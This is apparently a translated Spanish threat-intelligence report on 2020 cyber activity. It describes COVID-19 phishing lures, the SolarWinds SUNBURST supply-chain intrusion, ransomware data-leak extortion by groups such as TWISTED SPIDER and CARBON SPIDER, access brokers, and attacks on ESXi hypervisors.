Las técnicas de ingeniería social son frecuentemente utilizadas por actores de amenazas con objetivos criminales para personalizar campañas de phishing, correos de malspam y fraudes. La psicología detrás de muchas de estas técnicas es aprovecharse de las emociones y comportamientos humanos, siendo los más fáciles de utilizar la codicia, la curiosidad, el miedo y el deseo de ayudar. La pandemia del COVID-19 les brindó a los actores criminales una oportunidad única de utilizar contenidos señuelo y técnicas de ingeniería social capaces de sacar provecho de cada uno de estos componentes del comportamiento humano. Como tema actual, el COVID-19 tiene impacto global, cobertura de noticias 24 horas y, en el momento de esta publicación, no tiene un final claro a la vista.

Temas relacionados con la pandemia usados por phishing de eCrime
Sacar provecho de individuos que buscan información sobre el seguimiento, pruebas y tratamiento a la enfermedad
Suplantación de la identidad de entidades de la salud, como la Organización Mundial de la Salud (OMS) y los Centros para el Control y Prevención de Enfermedades de los Estados Unidos (CDC, por sus siglas en inglés)
Asistencia financiera y paquetes de estímulo del gobierno
Ataques personalizados contra empleados que trabajan en casa
Estafas que ofrecen elementos de protección personal
Mención al COVID-19 dentro de contenidos señuelo de phishing utilizados previamente (por ejemplo, entregas, facturas y órdenes de compra)

Tabla 2. Temas de phishing de eCrime que hacen referencia al COVID-19

Al igual que las campañas de phishing antes de la pandemia, estos ataques intentaron estimular una respuesta humana - ya sea para interactuar con un hipervínculo o un anexo en un correo electrónico, o para atraer tráfico de visitantes a través de búsquedas en línea. Para el verano de 2020, los actores criminales empezaron a retomar contenidos señuelo que habían sido comúnmente utilizados antes, aunque con algunas nuevas referencias al COVID-19.

Perspectivas

El COVID-19 ha tenido un impacto significativo en los ámbitos económico, social, religioso, empresarial y político. Las numerosas operaciones de intrusión selectivas contra entidades del sector de la salud reflejan el valor que la propiedad intelectual relacionada con la vacunación tuvo en el 2020, y que tendrá en el futuro. Con la reciente autorización y lanzamiento de las vacunas, los planes de vacunación probablemente se convertirán en un blanco de ataque para recopilar información por parte de adversarios patrocinados por Estados en el 2021. Entre los diferentes tipos de temas relacionados con el COVID-19 que aparecerán este año seguramente se encuentran los contenidos señuelo que hacen referencia a las vacunas o a las nuevas variantes de la enfermedad.

StellarParticle realiza un ataque de cadena de suministro y ejecuta abuso en O365

Sectores Atacados
Educación
Gobierno
Tecnología
Energía
Salud

El 13 de diciembre de 2020, informes públicos revelaron detalles de un sofisticado ataque de cadena de suministro contra el mecanismo de implementación de actualizaciones del software de administración de TI SolarWinds Orion. El adversario responsable utilizó esta operación para distribuir e instalar un código malicioso, apodado SUNBURST. Debido a la naturaleza de este vector de intrusión inicial, el despliegue de códigos maliciosos ha sido observado y notificado por un gran número de organizaciones de múltiples sectores en todo el mundo.

Acceso inicial y explotación

El análisis de una máquina virtual utilizada en la compilación del software brindó información sobre la forma en la que el adversario secuestró el proceso de compilación - esto fue rastreado por CrowdStrike como el clúster de actividad StellarParticle. StellarParticle instaló una herramienta de monitoreo rastreada por el equipo de Inteligencia de CrowdStrike como *SUNSPOT*, la cual detecta el inicio de compilación de paquetes de Orion y reemplaza uno de los archivos de código fuente con una versión con puerta trasera que contiene una ruta de ejecución insertada en el código legítimo de Orion, así como el código fuente de *SUNBURST*. El diseño de *SUNSPOT* sugiere que los desarrolladores de StellarParticle invirtieron esfuerzos significativos para garantizar que el proceso de manipulación y alteración funcionara correctamente, añadiendo las condiciones para evitar que los desarrolladores de SolarWinds detectaran su presencia en el entorno de compilación.

Una vez instalado, el *SUNBURST* tiene la capacidad de recopilar información sobre el host, enumerar archivos y servicios en el sistema, realizar peticiones HTTP a direcciones URL arbitrarias, escribir/eliminar/ejecutar archivos arbitrarios, modificar claves de registro, finalizar procesos y reiniciar el sistema. Estas capacidades le permiten a StellarParticle verificar si un host víctima puede ser de futuro mayor interés antes de tener que implementar un código malicioso adicional. El análisis de esta actividad indica que la distribución de actualizaciones con puerta trasera de SolarWinds Orion probablemente inició alrededor del 24 de marzo de 2020.

SUNBURST se mantiene oculto a plena vista utilizando convenciones de nombres de código fuente similares a las de los desarrolladores de SolarWinds, así como por medio de dos canales de comunicación diferentes para comando y control (C2) basados en peticiones al DNS que se camuflan como tráfico de Amazon Web Services (AWS) y peticiones HTTP con la misma estructura que el tráfico de telemetría del Programa de Mejora de Orion de SolarWinds. Se añadieron fuertes barreras de ejecución a la puerta trasera para evadir la detección por medio de diversas técnicas, las cuales incluyen, particularmente, la adulteración de los servicios del software de seguridad para desactivarlos.

Post-explotación

Aunque la infraestructura C2 del *SUNBURST* dejó de funcionar cerca del 6 de octubre de 2020, la post-explotación del acceso inicial obtenido por puerta trasera continuó hasta diciembre de 2020, y puede ser que continúe. Los informes del sector identificaron acciones posteriores a la explotación asociadas con esta actividad que incluyen la implementación de herramientas subsecuentes, tales como *TEARDROP* y *Cobalt Strike* a través de *SUNBURST*, así como actividad hands-on-keyboard empleando PowerShell para interactuar con varios servicios de la red empresarial. Los ataques a servicios internos incluyen un especial interés por la afectación de credenciales del Active Directory, la recopilación de e-mails y el movimiento lateral en infraestructura de nube.

El análisis de puertas traseras sugiere que sólo una parte de las víctimas que sufrieron infecciones por SUNBURST fue afectada efectivamente por actividades de post-explotación por parte de los operadores de StellarParticle, aunque el alcance exacto buscado por el adversario continúa sin quedar claro.

Ataque de cadena de suministro - Cronología	
Septiembre 2019	Intentos de modificación iniciales al codebase de Orion, reportado por SolarWinds
6 de diciembre de 2019	Dominio Beacon C2 registrado
27 de febrero de 2020	Primera vez que el dominio Beacon C2 se convierte a una dirección IP
3 de marzo de 2020	Certificado SSL asociado por primera vez a un dominio C2 secundario ya conocido
24 de marzo de 2020	Tiempo de compilación de la primera actualización maliciosa conocida que contiene código *SUNBURST*
31 de marzo de 2020	Primera fecha conocida de distribución de actualizaciones maliciosas

Tabla 3. Cronología del ataque de cadena de suministro

Infraestructura

El adversario StellarParticle tomó medidas significativas para evitar errores comunes de seguridad operativa en el proceso de registro y administración de la infraestructura. La única coincidencia técnica entre todos los dominios conocidos fue la compra de certificados SSL emitidos por la autoridad de certificación comercial Sectigo, pero esto es comúnmente utilizado para respaldar pivotes analíticos. No hay coincidencias de direcciones IP entre dominios, ya que cada uno está alojado en una infraestructura de nube o VPS distinta. Además, el actor utilizó múltiples registradores y servicios de hosting para los dominios y servidores. El adversario no registró dominios de forma masiva, prefiriendo comprar dominios antiguos y comparativamente más caros, probablemente para obtener una infraestructura de mejor reputación.

Abuso del O365

Además de la implementación de la puerta trasera de *SUNBURST*, los actores de StellarParticle demostraron un conocimiento excepcional de Microsoft O365 y el entorno Azure. Desde entonces, se han presentado otras víctimas de esta intrusión que han reportado que el O365 ha sido un blanco de ataque constante del adversario. Con base en la propia experiencia de CrowdStrike, se determinó que este adversario atacó con éxito a un revendedor de Microsoft y usó el acceso delegado, que estaba destinado a permitir que el revendedor auditase las licencias, para realizar un abuso de las aplicaciones de O365 Oauth y atacar el correo electrónico sin éxito. La habilidad y capacidad de StellarParticle para realizar un abuso en Azure y O365 demuestran que el adversario tiene un conocimiento detallado de los controles de autenticación y acceso asociados a esas plataformas.

Atribución

Informes públicos han sugerido una atribución del clúster de actividades de StellarParticle al Servicio de Inteligencia Extranjera de la Federación de Rusia (SVR, por sus siglas en inglés), una organización que el equipo de Inteligencia de CrowdStrike asocia al COZY BEAR. Sin embargo, desde febrero de 2021, el equipo de Inteligencia de CrowdStrike no atribuye la actividad de StellarParticle a un adversario con nombre o con nexo geográfico determinado.

Clúster de Actividad StellarParticle		
Motivo	Espionaje	Probablemente patrocinado por Estados
Kit de herramientas	*SUNBURST*	Malware de reconocimiento y cargador de etapa inicial
	SUNSPOT	Herramienta de monitoreo que detecta el comienzo de una compilación de paquete Orion y reemplaza uno de los archivos de código fuente con una versión de puerta trasera
	TEARDROP	Cargador en memoria personalizado utilizado para lanzar *Cobalt Strike*

Tabla 4. Resumen de StellarParticle

Perspectivas

Los ataques de cadena de suministro no son algo nuevo. En **el 2018**, CrowdStrike los reportó públicamente como una amenaza creciente y prevé que éstos continuarán siendo un importante vector de intrusión. Los ataques de cadena de suministro representan una táctica única de acceso inicial que les proporciona a los actores maliciosos la capacidad de propagarse a varios blancos de ataque posteriores a partir de una sola intrusión. Además de los ataques basados en software, como el que afectó a SolarWinds, los ataques de cadena de suministro pueden adoptar la forma de afectación a hardware o a terceros. El equipo de Inteligencia de CrowdStrike ha identificado afectaciones de cadena de suministro y de relaciones de confianza que provienen del eCrime y de adversarios de intrusión selectiva. Los actores del eCrime suelen utilizar el acceso obtenido con estos ataques para obtener beneficios financieros, por lo general implementando ransomware y mineware. Por su parte, los adversarios de intrusión selectiva llevan a cabo ataques para implementar conjuntos de herramientas a un amplio número de usuarios con objetivos, principalmente, de espionaje. Dado el potencial alto retorno sobre la inversión para los actores de amenazas, el equipo de Inteligencia de CrowdStrike prevé que estos ataques seguirán amenazando a organizaciones de todos los sectores en el 2021.

Actores de *caza mayor* adoptan métodos de extorsión de datos

Desde que el adversario original de BGH —BOSS SPIDER — fue identificado en enero de 2016, el equipo de Inteligencia de CrowdStrike ha observado a actores criminales conocidos (por ejemplo, INDRIK SPIDER y WIZARD SPIDER) y a operadores de ransomware adoptando y reinventando tácticas de BGH. A lo largo del 2020, el BGH siguió siendo una amenaza generalizada para las empresas de todo el mundo y de todos los sectores, siendo que el equipo de Inteligencia de CrowdStrike ha identificado al menos 1.377 infecciones específicas de BGH. En el 2020, fue notable la creciente tendencia de los operadores de ransomware por amenazar con filtrar datos de organizaciones víctimas. En algunos casos, éstos lo hicieron de forma activa. Es muy probable que esta táctica tuviera como objetivo presionar a las víctimas para que realizaran un pago, pero también puede que sea una respuesta a la mejora en las prácticas de seguridad de las empresas que podían evitar la encriptación de sus archivos mediante la recuperación de las copias de seguridad.

A lo largo del 2020, el BGH siguió siendo una amenaza generalizada para las empresas de todo el mundo y de todos los sectores, siendo que el equipo de Inteligencia de CrowdStrike ha identificado al menos 1.377 infecciones específicas de BGH. En el 2020, fue notable la creciente tendencia de los operadores de ransomware por amenazar con filtrar datos de organizaciones víctimas. En algunos casos, éstos lo hicieron de forma activa. Es muy probable que esta táctica tuviera como objetivo presionar a las víctimas para que realizaran un pago, pero también puede que sea una respuesta a la mejora en las prácticas de seguridad de las empresas que podían evitar la encriptación de sus archivos mediante la recuperación de las copias de seguridad.




Figura 4. Adversarios BGH con DLS más activos en el 2020

Entre los actores de amenazas que utilizan DLS y extorsión de datos se encuentran los operadores de una cosecha de nuevas familias de ransomware identificadas en el 2020. Además, algunos adversarios existentes del BGH introdujeron nuevas variantes de ransomware. CARBON SPIDER siguió a GRACEFUL SPIDER en la transición de sus operaciones selectivas de eCrime para el BGH, lanzando sus propias operaciones de ransomware como servicio (RaaS, por sus siglas en inglés).

Fecha identificada	Amenaza	Fecha de detección del DLS
Diciembre 2019	*Ragnar Locker* do VIKING SPIDER	10 de feb. de 2020
10 de enero de 2020	*EKANS*	N/A
17 de enero de 2020	*LockBit*	15 de sept. de 2020
Enero de 2020	*Ragnarok* (sin relación conocida con VIKING SPIDER)	20 de sept. de 2020
Enero de 2020	*NetWalker* do CIRCUS SPIDER	12 de mayo de 2020
14 de marzo de 2020	*Nemty X* do TRAVELING SPIDER	26 de mar. de 2020
20 de marzo de 2020	*ProLock*	25 de abril de 2020
25 de marzo de 2020	*Sekhmet*	25 de mar. de 2020
16 de mayo de 2020	*WastedLocker* do INDRIK SPIDER	N/A
Finales de mayo de 2020	*Conti* do WIZARD SPIDER	21 de ago. de 2020
01 de junio de 2020	*Avaddon* do RIDDLE SPIDER	10 de ago. de 2020
30 de julio de 2020	*Versión Linux Defray777 de SPRITE SPIDER*	29 de nov. de 2020
01 de agosto de 2020	*DarkSide* do CARBON SPIDER	16 de nov. de 2020
12 de agosto de 2020	*SunCrypt*	26 de ago. de 2020
17 de agosto de 2020	*MountLocker*	25 de sept. de 2020
24 de septiembre de 2020	*Egregor* do TWISTED SPIDER	24 de sept. de 2020
Finales de octubre de 2020	*Pay2Key* da PIONEER KITTEN	10 de nov. de 2020

Tabla 5. Familias de ransomware de BGH que surgieron en el 2020

Variaciones en el método

Los adversarios de BGH adoptaron diferentes métodos para la divulgación de datos en un DLS, y muchos lo hicieron de manera gradual y escalonada. TWISTED SPIDER se convirtió en el más experto en esta técnica, espaciando las divulgaciones en porcentajes del total del conjunto de datos exfiltrado. Otros adversarios que utilizan el método de divulgación por porcentajes son WIZARD SPIDER, con el Conti, y los operadores del ransomware *MountLocker*. Un método alternativo es divulgar los conjuntos de datos en "partes" numeradas, una técnica preferida por RIDDLE SPIDER y VIKING SPIDER, quienes aparentemente eligen la fecha de divulgación de forma manual. CARBON SPIDER desarrolló un sistema automatizado que muestra un tiempo de publicación predeterminado establecido por un temporizador automático de cuenta regresiva.

Algo observado con menos frecuencia es la divulgación de datos por tipo, donde el adversario crea conjuntos de datos para la información de identificación personal (PII, por sus siglas en inglés), la documentación financiera, la información confidencial de la empresa, así como para los datos relativos a socios y clientes. Posteriormente, estos conjuntos de datos son divulgados en intervalos separados. Para algunas víctimas con mayor reconocimiento de marca, cada nueva etapa de divulgación puede desencadenar nuevas publicaciones sobre el incidente a través de las redes sociales o por medios de comunicación. VIKING SPIDER ha adoptado este método con algunas víctimas, al igual que lo han hecho determinados actores asociados al PINCHY SPIDER con un pequeño número de víctimas del *REvil*. Independientemente del método de divulgación elegido por el adversario, la intención siempre es la de aumentar la presión sobre la empresa víctima para que pague el rescate.

Blancos de ataque

Aunque la mayoría de las operaciones de ransomware son oportunistas, el equipo de Inteligencia de CrowdStrike identificó que el mayor número de operaciones de extorsión de datos por ransomware durante este año se presentó en el sector industrial y de ingeniería (229 incidentes), seguido de cerca por el sector manufacturero (228 incidentes). La industria manufacturera es particularmente vulnerable a las operaciones de ransomware. Este sector no sólo sufre las consecuencias normales de una infección por ransomware. Una alteración en las operaciones diarias afecta el núcleo del negocio si una empresa no logra satisfacer las demandas de producción como consecuencia de interrupciones en el sistema.

Aunque la mayoría de las operaciones de ransomware son oportunistas, el equipo de Inteligencia de CrowdStrike identificó que el mayor número de operaciones de extorsión de datos por ransomware durante este año se presentó en el sector industrial y de ingeniería, seguido de cerca por el sector manufacturero.




Figura 5. Sectores víctimas de la extorsión de datos relacionadas con operaciones del BGH

TWISTED SPIDER y el Maze Cartel

OUTLAW SPIDER fue el primero en ser observado usando la extorsión de datos en una campaña de ransomware, siendo que TWISTED SPIDER — operadores del ransomware *Maze* y *Egregor* — fue identificado como el catalizador de la gran adopción de esta técnica en el 2020. TWISTED SPIDER fue el primer actor de ransomware en lanzar un DLS, creado el 10 de diciembre de 2019. En junio de 2020, tras una explosión de páginas dedicadas a la filtración de información en el primer semestre del año, TWISTED SPIDER se autodenominó líder del "Maze Cartel", un esfuerzo cooperativo entre ellos, VIKING SPIDER, y los operadores del ransomware *LockBit*, contando con la participación no confirmada de los operadores de *SunCrypt* y WIZARD SPIDER. El Maze Cartel compartió datos filtrados de sus operaciones en cada una de sus DLS en un posible esfuerzo por llegar a un público más amplio, ejerciendo así más presión sobre las empresas víctimas.

TWISTED SPIDER anunció el cese de las operaciones del *Maze* en noviembre de 2020, declarando que el cartel nunca existió. CrowdStrike Intelligence estima que el grupo probablemente se ha cambiado su nombre y ahora despliega el ransomware *Egregor.* Este análisis se basa en la superposición de códigos entre *Maze* y *Egregor*, un aumento en la actividad de *Egregor* que coincide con una disminución de las infecciones del *Maze*, y tácticas y formatos similares en las DLS asociadas (incluyendo la filtración de datos de las víctimas en incrementos porcentuales).

A pesar de la desintegración del *Maze*, es posible que se sigan creando carteles según se necesite. El 22 de diciembre de 2020, una nueva publicación en la DLS de Tor del ransomware de *MountLocker*, titulada "Noticias del Cartel", incluía detalles de una víctima del *Ragnar Locker* de VIKING SPIDER. Hacerles publicidad a las operaciones de los demás probablemente contribuye a la reputación de los operadores del BGH. Si las tácticas evolucionan y los adversarios empiezan a utilizar diferentes ubicaciones de hosting para los datos de las víctimas de los demás, esto podría obstaculizar la capacidad que tienen las víctimas de negociar la eliminación y/o destrucción de la información robada, aumentando aún más el riesgo de que se comparta, venda o subaste a otros actores del eCrime.

Perspectivas

El robo de datos y el uso de un DLS se han vuelto tan comunes en la operación de ransomware BGH como el propio proceso de encriptación. A lo largo del 2020, el panorama de BGH se inclinó cada vez más hacia el incentivo a las víctimas a entrar en negociaciones de rescate una vez que han sido infectadas con ransomware. En octubre de 2020, los operadores del ransomware *SunCrypt* utilizaron un ataque de denegación de servicio distribuido (DDoS, por sus siglas en inglés) para obligar a una víctima a pagar un rescate, introduciendo una nueva variación en las tácticas de mano dura por las que los actores de BGH se hicieron conocidos en el 2020. La denegación de acceso a recursos misionales fundamentales, tal como se hizo en la operación de este *SunCrypt*, es una vía potencialmente fructífera para que los actores de BGH se expandan.

Ecosistema del eCrime

El ecosistema del eCrime sigue siendo amplio e interconectado, con muchas empresas criminales apoyando las operaciones de *caza mayor*. En el 2020 se destacó el papel fundamental que desempeñaron los brókeres de acceso en el ecosistema del eCrime, apoyando a una variedad de actores, tales como a operadores del ransomware de BGH. También se ha observado a LUNAR SPIDER y MALLARD SPIDER utilizando sus capacidades para desempeñar este papel.

A lo largo del 2020, el equipo de Inteligencia de CrowdStrike observó una serie de cambios dramáticos en actores específicos del eCrime. CARBON SPIDER dejó atrás las campañas contra puntos de venta en favor de las de BGH, introduciendo, finalmente, su propio ransomware, el *DarkSide*. Actores conocidos del eCrime, como MUMMY SPIDER, WIZARD SPIDER Y CARBON SPIDER, continúan impulsando la innovación en el mundo del desarrollo de malware. A lo largo del año, el equipo de Inteligencia de CrowdStrike notó una tendencia por el uso de software de ofuscación de código abierto y el ataque a entornos de virtualización liderados por estos adversarios.

En el 2020 se destacó
el papel fundamental que desempeñaron los brókeres de acceso en el ecosistema del eCrime, apoyando a una variedad de actores, tales como a operadores del ransomware de BGH.

Tendencias y técnicas

Aumento en la importancia de los brókeres de acceso

Los brókeres de acceso son actores de amenazas que obtienen acceso back-end a varias organizaciones (empresas y entidades gubernamentales) y lo venden ya sea en foros criminales o a través de canales privados. Cuando operadores criminales de malware compran el acceso, éstos no tienen que gastar tiempo en identificar los blancos de ataque y obtener acceso, lo que permite mayores y más rápidos despliegues, así como un mayor potencial de monetización. Algunos agentes de acceso escalan los privilegios al nivel de administrador de dominio (a menudo vendido como "acceso completo"), mientras que otros solo ofrecen las credenciales y endpoints necesarios para obtener acceso.

El uso de brókeres de acceso se ha vuelto cada vez más común entre los actores del BGH y potenciales operadores de ransomware. El equipo de Inteligencia de CrowdStrike ha observado que algunos brókeres de acceso están asociados a grupos de RaaS.

Los brókeres de acceso que venden en foros criminales probablemente usan registros de ladrones de información básica para respaldar las operaciones, siendo que algunos actores pueden vender las credenciales de estos registros como un acceso solicitado. Los registros de los ladrones de información suelen contener datos como direcciones IP, URL de endpoints, credenciales de inicio de sesión, capturas de pantalla del escritorio de la víctima, cookies y el historial de autocompletar del navegador que pueden utilizarse para determinar el tipo de sistema utilizado, así como para proporcionar un vector de acceso inicial. El equipo de Inteligencia de CrowdStrike ha observado que un bróker de acceso, conocido por ser afiliado de un programa de ransomware, confirmó la compra de registros para respaldar sus operaciones.

Ofuscación de malware implementada en procesos de creación

En el 2020, el equipo de Inteligencia de CrowdStrike observó que WIZARD SPIDER y MUMMY SPIDER implementaron herramientas de protección de software de código abierto en sus procesos de creación de malware. Esta técnica fue observada con la inclusión del ADVobfuscator por parte de WIZARD SPIDER en el grupo de malware Anchor, BazarLoader y Conti para habilitar la ofuscación de cadenas. A mediados de 2020, WIZARD SPIDER también implementó el uso de la herramienta de código abierto obfuscator-llvm para la ofuscación de códigos en muestras del BazarLoader. Un método similar fue incorporado a la plataforma de distribución de malware Emotet de MUMMY SPIDER.

El uso de técnicas de ofuscación en malware no es algo nuevo. Sin embargo, la inclusión de herramientas de código abierto en los procesos de creación es una táctica interesante que da respaldo a adversarios avanzados que están buscando formas de mantener la agilidad en sus procesos de desarrollo. WIZARD SPIDER probablemente ha adoptado ciclos de desarrollo rápidos para adaptarse a los reportes de código abierto sobre su malware. Pasar de técnicas de ofuscación personalizadas a herramientas más estandarizadas les permite realizar cambios más frecuentes en su conjunto de herramientas.

Aunque estas herramientas están ampliamente disponibles, su configuración puede ser compleja y pueden requerir un cierto nivel de automatización de los procesos. Por esta razón, es posible que esta táctica no sea ampliamente adoptada por los grupos de amenazas menos sofisticados. Dicho esto, los adversarios más maduros pueden considerar utilizar este método como una forma de proteger y ofuscar sus cargas útiles maliciosas. El uso de ADVobfuscator también ha sido identificado en las variantes de ransomware LockBit y SunCrypt.

Ataques a la infraestructura de virtualización

En el 2020, el equipo de Inteligencia de CrowdStrike observó tanto a SPRITE SPIDER (los operadores de Defray777) como CARBON SPIDER (los operadores de DarkSide) desplegando las versiones Linux de sus respectivas familias de ransomware en hosts ESXi en operaciones de BGH. Aunque el ransomware para Linux ha existido durante muchos años, los actores de BGH no habían atacado a Linux en el pasado y, mucho menos, a ESXi específicamente. ESXi es un tipo de hipervisor que se ejecuta en hardware dedicado y administra varias máquinas virtuales (VM, por sus siglas en inglés). Dado que cada vez más organizaciones están migrando a soluciones de virtualización para consolidar los sistemas de TI tradicionales, éstas constituyen un objetivo natural para los operadores de ransomware que buscan aumentar el impacto sobre una víctima.

Todos los incidentes identificados fueron habilitados por la adquisición de credenciales válidas. En cuatro incidentes distintos de Defray777 , SPRITE SPIDER utilizó credenciales de administrador para iniciar sesión a través de la interfaz web de vCenter. En un caso, SPRITE SPIDER probablemente usó el módulo LaZagne del troyano de acceso remoto (RAT) PyXie para recopilar las credenciales de administrador del vCenter almacenadas en un navegador web.

Al atacar estos hosts, los operadores de ransomware pueden encriptar rápidamente varios sistemas con relativamente pocos despliegues reales de ransomware. Encriptar un servidor ESXi genera el mismo daño que un despliegue individual de ransomware en cada máquina virtual alojada en un determinado servidor. En consecuencia, la segmentación de hosts ESXi también puede mejorar la velocidad de las operaciones de BGH. Además, debido a la falta de sistemas operativos convencionales, los hosts ESXi carecen de software de protección de endpoints para prevenir o detectar ataques de ransomware.

El eCrime selectivo se pasa al BGH

Uno de los factores más relevantes que influyó en el eCrime selectivo en el 2020 fue la eficacia de las operaciones de ransomware. CARBON SPIDER renovó drásticamente sus operaciones en el 2020. En abril de 2020, el adversario pasó, abruptamente, de realizar campañas centradas completamente en empresas que operaban dispositivos POS a llevar a cabo operaciones amplias e indiscriminadas que intentaban infectar a un gran número de víctimas de cualquier sector. El objetivo de estas campañas era distribuir el RaaS REvil de PINCHY SPIDER. CARBON SPIDER aumentó sus operaciones de BGH en agosto de 2020 utilizando su propio ransomware, DarkSide. En noviembre de 2020, el adversario dio un paso más en el mundo del BGH, estableciendo un programa afiliado de RaaS para el DarkSide. De esta manera, se les permitió a otros actores usar el ransomware pagándole una parte al CARBON SPIDER.

El abandono de las campañas contra POS por parte de CARBON SPIDER ejemplifica una tendencia más amplia de los actores del eCrime selectivo por cambiar sus objetivos y pasar a centrarse en el BGH. Por ejemplo, ANTROPOID SPIDER, que en el 2019 atacó el sector financiero, llevó a cabo campañas oportunistas de explotación de servidores web en el 2020 que distribuyeron, principalmente, el ransomware MedusAlocker. Después de febrero de 2020, los principales adversarios COBALT SPIDER y WHISPER SPIDER aparentemente cesaron la actividad de spear-phishing contra los bancos. Es probable que los actores asociados con COBALT SPIDER y WHISPER SPIDER sigan involucrados en el eCrime, pero han optado por otras formas de generación ingresos.

